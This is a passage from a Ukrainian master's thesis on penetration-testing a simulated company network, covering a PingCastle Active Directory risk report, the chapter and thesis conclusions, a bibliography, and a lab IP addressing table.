


Рисунок 3.53 – Демонстрація показників рівня безпеки для домену host_kbm221kar.local в Ping Castle

Risk model ?

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Golden ticket
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Azure	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

Rules: 0 Score: 0
No rule matched

Рисунок 3.54 – Демонстрація моделі ризиків для домену
host_kbm221kar.local в Ping Castle

За результатами сканування Active Directory за допомогою інструменту Ping Castle, рівень ризику домену становить 70 з 100. Це вказує на певний рівень ризику, який потребує уваги та можливих виправлень. Рекомендується зосередитись на таких підпроцесах: Stale Object, Privileged Accounts, Anomalies. Stale Object стосується операцій, пов'язаних з об'єктами користувача або комп'ютера. Privileged Accounts стосується адміністраторів Active Directory, Anomalies стосується специфічних контрольних точок безпеки. Anomalies має найвищий бал, тому бажано виправити деякі правила в цій області для покращення балу.

Висновок до розділу 3

В третьому розділі було проведено практичне тестування на проникнення в IT-інфраструктуру компанії, що складається з маршрутизатора, комутатора та робочої станції, сервера. Тестування було виконано на основі розробленого методу тестування на проникнення, який передбачає використання різних інстру-

ментів та технік атаки. Під час тестування було успішно проведено такі атаки, як ARP Spoofing, MITM, атака на конфіденційні дані робочої станції. Результати тестування показали, що IT-інфраструктура компанії має середній рівень безпеки та вразлива до різних загроз. Після тестування було складено оцінку безпеки, в якій було вказано основні проблеми та ризики, пов'язані з IT-інфраструктурою. Також було запропоновано рекомендації щодо захисту IT-інфраструктури від можливих атак, такі як встановлення антивірусного програмного забезпечення, оновлення операційних систем, використання сильних паролів. Для перевірки ефективності запропонованих заходів безпеки було виконано повторне тестування на проникнення, яке показало, що атаки були неуспішні та IT-інфраструктура компанії стала більш захищеною.

ВИСНОВКИ

Метою магістерської дипломної роботи було розробити метод тестування на проникнення в ІТ-інфраструктуру компанії, що дозволить виявити та усунути потенційні загрози безпеці комп'ютерних мереж. Для досягнення мети було виконано наступні завдання:

- проведено обґрунтування необхідності тестування на проникнення в сучасному світі, описано роль тестування на проникнення в безпеці комп'ютерних мереж, проаналізовано можливі мережеві загрози;

- описано найпопулярніші засоби та методи тестування на проникнення, що використовуються в науковій та практичній діяльності;

- проаналізовано комп'ютерну мережу ІТ-інфраструктури компанії, що складається з маршрутизатора, комутатора та робочої станції, сервера, визначено її основні характеристики та параметри;

- розроблено метод тестування на проникнення, який передбачає чотири етапи: планування, розвідка, атака та звітування, визначено цілі, мету, засоби та етапи для методу;

- описано сценарії тестування на проникнення, які враховують різні вектори атаки, такі як соціальна інженерія, експлуатація вразливостей, підбір паролів, злам мережевих протоколів та сервісів тощо, написано тест-кейси відповідно до комп'ютерної мережі та можливостей проведення тестування в GNS3 на наявному обладнанні;

- проведено практичне тестування на проникнення в ІТ-інфраструктуру компанії, використовуючи розроблений метод та засоби, отримано результати тестування, які показали успішні та неуспішні атаки;

- проведено оцінку безпеки ІТ-інфраструктури компанії на основі результатів тестування, виявлено слабкі місця та ризики, пов'язані з ІТ-інфраструктурою, запропоновано рекомендації щодо захисту ІТ-інфраструктури від можливих атак, такі як встановлення антивірусного програ-

много забезпечення, оновлення операційних систем, використання сильних паролів, тощо;

- перевірено ефективність запропонованих заходів безпеки, виконавши повторне тестування на проникнення, яке показало, що атаки були неуспішні та ІТ-інфраструктура компанії стала більш захищеною.

Отже, мета магістерської дипломної роботи була досягнута, а завдання були виконані. Розроблений метод тестування на проникнення в ІТ-інфраструктуру компанії має практичну цінність, оскільки дозволяє виявити та усунути потенційні загрози безпеці комп'ютерних мереж, підвищити рівень захисту ІТ-інфраструктури та зменшити ризики втрати або пошкодження інформації. Напрямки подальшого наукового дослідження та вдосконалення програмного комплексу можуть бути пов'язані з розширенням сфери застосування методу та засобів тестування на проникнення, використанням новітніх інструментів та технік атаки, аналізом та порівнянням різних методів та засобів тестування на проникнення, розробкою автоматизованого програмного забезпечення для проведення тестування на проникнення.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Курачинська А. Р. Методології та методи тестування на проникнення. *Комп'ютерні технології: інновації, проблеми, рішення* : V Всеукр. науково-техн. конф., м. Житомир, 1–2 груд. 2022 р. / Наук. керівник А. А. Єфіменко. Житомир, 2022. С. 114.
2. Курачинська А. Р. Порівняння методологій тестування «чорної» та «білої» скриньки. *Сучасні комп'ютерні та інформаційні системи і технології* : III Всеукр. науково-практ. інтернет-конф., м. Запоріжжя, 2–19 груд. 2022 р. / ред. Т. А. Вакалюк. 2022. С. 136.
3. Торо Л. Як уникнути атаки сканування портів за допомогою PortScanDetector. *Desde Linux*. URL: <https://blog.desdelinux.net/uk/evitar-ataque-escaneo-puertos-portscandetector/>.
4. Яцків В. В. «Тестування комп'ютерних систем на проникнення» для студентів спеціальності 125 «Кібербезпека»: конспект лекцій. Тернопіль : THEU, 2022. 119 с.
5. Basu S. 17 best penetration testing tools 2023 (by popularity). *Astra Security Blog*. URL: <https://www.getastra.com/blog/security-audit/best-penetration-testing-tools/>.
6. Black box testing: an in-depth tutorial with examples and techniques. *Software Testing Help*. URL: <https://www.softwaretestinghelp.com/black-box-testing/>.
7. CoreSentinel. Definitive guide to penetration testing. Sydney, 2023. 19 p.
8. Cybersecurity Exchange. Understanding the five phases of the penetration testing process. *Cybersecurity Exchange*. URL: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/>.
9. Engebretson P. The basics of hacking and penetration testing / ed. by D. Kennedy. 2nd ed. Waltham : Elsevier, 2013. 204 p.

10. ESET. Атака через ICMP. *ESET Online Help*.
URL: https://help.eset.com/glossary/uk-UA/icmp_attacks.html.
11. Firsch J. What are the different types of penetration testing?. *PurpleSec*.
URL: <https://purplesec.us/types-penetration-testing/>.
12. Herzog P. OSSTMM 3 – the open source security testing methodology manual. ISECOM, 2010. 213 p.
13. Imperva. Penetration testing. *Imperva*.
URL: <https://www.imperva.com/learn/application-security/penetration-testing/>.
14. InfoSecPat. How to use Responder in Kali Linux - Video 5 WATCH NOW!! [Електронний ресурс] / InfoSecPat // YouTube. – 2021. – Режим доступу до ресурсу: https://www.youtube.com/watch?v=qIsUCVvJ-3U&ab_channel=InfoSecPat.
15. Krishna A. Website penetration testing- A complete guide. *Astra Security Blog*. URL: <https://www.getastra.com/blog/security-audit/website-penetration-testing/>.
16. Microsoft. Що таке кібератака?. *Microsoft*.
URL: <https://www.microsoft.com/uk-ua/security/business/security-101/what-is-a-cyberattack>.
17. Nicholls M. Penetration testing methodologies - the top 5. *Redscan*.
URL: <https://www.redscan.com/news/top-five-penetration-testing-methodologies/>.
18. Pahuja A. Automated vs manual penetration testing - which one do you need?. *Astra Security Blog*. URL: <https://www.getastra.com/blog/security-audit/automated-vs-manual-penetration-testing/>.
19. QATestLab. Тестування безпеки: SQL-ін'єкції. *Онлайн-курси від компанії QATestLab*. URL: <https://training.qatestlab.com/blog/technical-articles/security-testing-sql-injection/>.
20. Ravenstone K. Пентест від А до Я: посібник з тестування на проникнення. *KR. Laboratories*. URL: <https://kr-labs.com.ua/blog/testuvannya-na-pronyknennya-pentest-vid-a-do-ya/>.

21. Snubhashree. Perform Sniffing using Ettercap in Kali Linux [Электронный ресурс] / Snubhashree // Medium. – 2024. – Режим доступа до ресурсу: <https://medium.com/@shubhashreerao983/perform-sniffing-using-ettercap-in-kali-linux-fe148da905ee>.
22. White/Black/Grey box-тестирование - qalight. *QALight*. URL: <https://qalight.ua/ru/baza-znaniy/white-black-grey-box-testirovanie/>.

ДОДАТКИ

ДОДАТОК А




Рисунок А1 – Демонстрація мережі it - інфраструктури

ДОДАТОК Б

Таблиця Б1

Параметри адресації пристроїв мережі

Пристрій	Інтерфейс/Мереж- ний адап- тер/Шлюз	ІР-адреса	Маска підмережі	Префікс
Маршрутизатор Router1	Ethernet1/1	192.168.101.2	255.255.255.252	/30
	Ethernet1/3.10	192.168.10.1 192.168.10.30	255.255.255.224	/27
	Ethernet1/3.20	192.168.20.1 192.168.20.30	255.255.255.224	/27
	Ethernet1/3.100	192.168.100.1 192.168.100.30	255.255.255.224	/27
Маршрутизатор Router2	Ethernet1/2	192.168.101.6	255.255.255.252	/30
	Ethernet1/1.10	192.168.10.2 192.168.10.30	255.255.255.224	/27
	Ethernet1/1.20	192.168.20.2 192.168.20.30	255.255.255.224	/27
	Ethernet1/1.100	192.168.100.2 192.168.100.30	255.255.255.224	/27
Комутатор SW1	Vlan 100	192.168.100.4	255.255.255.224	/27
Комутатор SW2	Vlan 100	192.168.100.5	255.255.255.224	/27
Комутатор SW3	Vlan 100	192.168.100.6	255.255.255.224	/27
Комутатор SW4	Vlan 100	192.168.100.7	255.255.255.224	/27
Комутатор SW5	Vlan 100	192.168.100.8	255.255.255.224	/27
Комутатор SW6	Vlan 100	192.168.100.9	255.255.255.224	/27
Комутатор SW7	Vlan 100	192.168.100.10	255.255.255.224	/27
Server	Vlan 100	192.168.100.20	255.255.255.224	/27
Робоча станція PC1	Vlan 10	DHCP	255.255.255.224	/27
Робоча станція PC2	Vlan 10	DHCP	255.255.255.224	/27
Робоча станція PC3	Vlan 20	DHCP	255.255.255.224	/27

Kali Linux	Vlan 100	DHCP	255.255.255.224	/27
------------	----------	------	-----------------	-----